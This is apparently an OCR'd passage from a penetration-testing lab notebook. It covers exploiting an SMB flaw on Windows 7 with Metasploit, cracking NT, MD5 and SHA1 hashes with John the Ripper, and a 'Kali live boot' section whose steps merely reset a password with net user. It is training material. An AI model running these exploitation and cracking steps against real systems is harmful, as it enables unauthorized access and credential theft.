





- Copy version of service that you want find vulnerability and paste browser
- Here SMB remote vulnerability find , click on first website
- Copy exploit




- Open msfconsole , and paste this exploit




- And type show targets




- Set RHOST --- target ip



- And exploit
- Here system hacked



• My target ip address



Conclusion:

This experiment demonstrates that even older operating systems like Windows 7 can be vulnerable to exploitation. Using Metasploit in a controlled environment highlights the importance of timely updates, proper system hardening, and proactive security monitoring to prevent unauthorized access.

Password cracking Using John The Ripper

John the Ripper

John the Ripper, commonly known simply as **John**, is a high-speed password-cracking utility widely used by security analysts, ethical hackers, and penetration testers. It specializes in breaking password hashes through a variety of attack techniques and supports numerous hash formats, making it a powerful tool in vulnerability assessments.

John the Ripper (yeah, *that* John) is the old legend of password auditing. Quiet, brutal, patient. It doesn't attack logins live—it cracks **hashed passwords** offline. Think /etc/shadow, NTLM dumps, zip hashes. Ancient technique, still undefeated.

What it does:

- Tests password strength by cracking hashes
- Finds weak, reused, or default passwords
- Proves why hashing alone isn't enough

Uses:

- Password strength testing
- Security auditing and penetration testing
- Password recovery (with authorization)
- Academic and training purposes

Benefits:

- Supports multiple hash algorithms
- Fast and efficient cracking methods
- Custom wordlists and rule-based attacks
- Helps identify weak passwords

John The Ripper Cheat Sheet -: https://countuponsecurity.com/wp-content/uploads/2016/09/jtr-cheat-sheet.pdf

How to use it -:

Target machine -: Windows

Attacker machine -: Kali linux

Scan Target ports using nmap

- nmap -p 1-65535 <target-ip>


Basic lab command (classic):

- john hashes.txt
- With wordlist, because history repeats:
- john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt


Check results:

- john --show hashes.txt


Now collect all hashes and store in one txt file and copy it to kali machine




john --format=nt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt




john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt



john --format=raw-sha1 sha.txt --wordlist=/usr/share/wordlists/rockyou.txt



john --format=nt ntmlhash.txt --wordlist=/usr/share/wordlists/rockyou.txt



Conclusion:
John the Ripper exposes the uncomfortable truth—passwords fail when humans choose convenience over security. Used ethically, it helps organizations strengthen authentication policies and build systems that can survive real-world attacks. Old tool, timeless lesson.

Window Password creaking using Kali Linux live boot

Windows Password Cracking using Kali Linux (Live Boot) is a controlled security technique used to test or recover Windows user passwords without booting into the installed OS. Kali runs from a USB, accesses Windows authentication data offline, and checks how strong the password protection really is.

Uses:

- Password recovery for authorized users
- Security auditing and testing
- Digital forensics and academic practice


Benefits:

- Offline and silent analysis
- No changes to the original system
- Reveals weak password policies


How to do it -:

- Open Windows
- Open CMD as administrator
- **Type** – net user
- **Type** – net user <user name> *
- Set Password
- Successfully set password

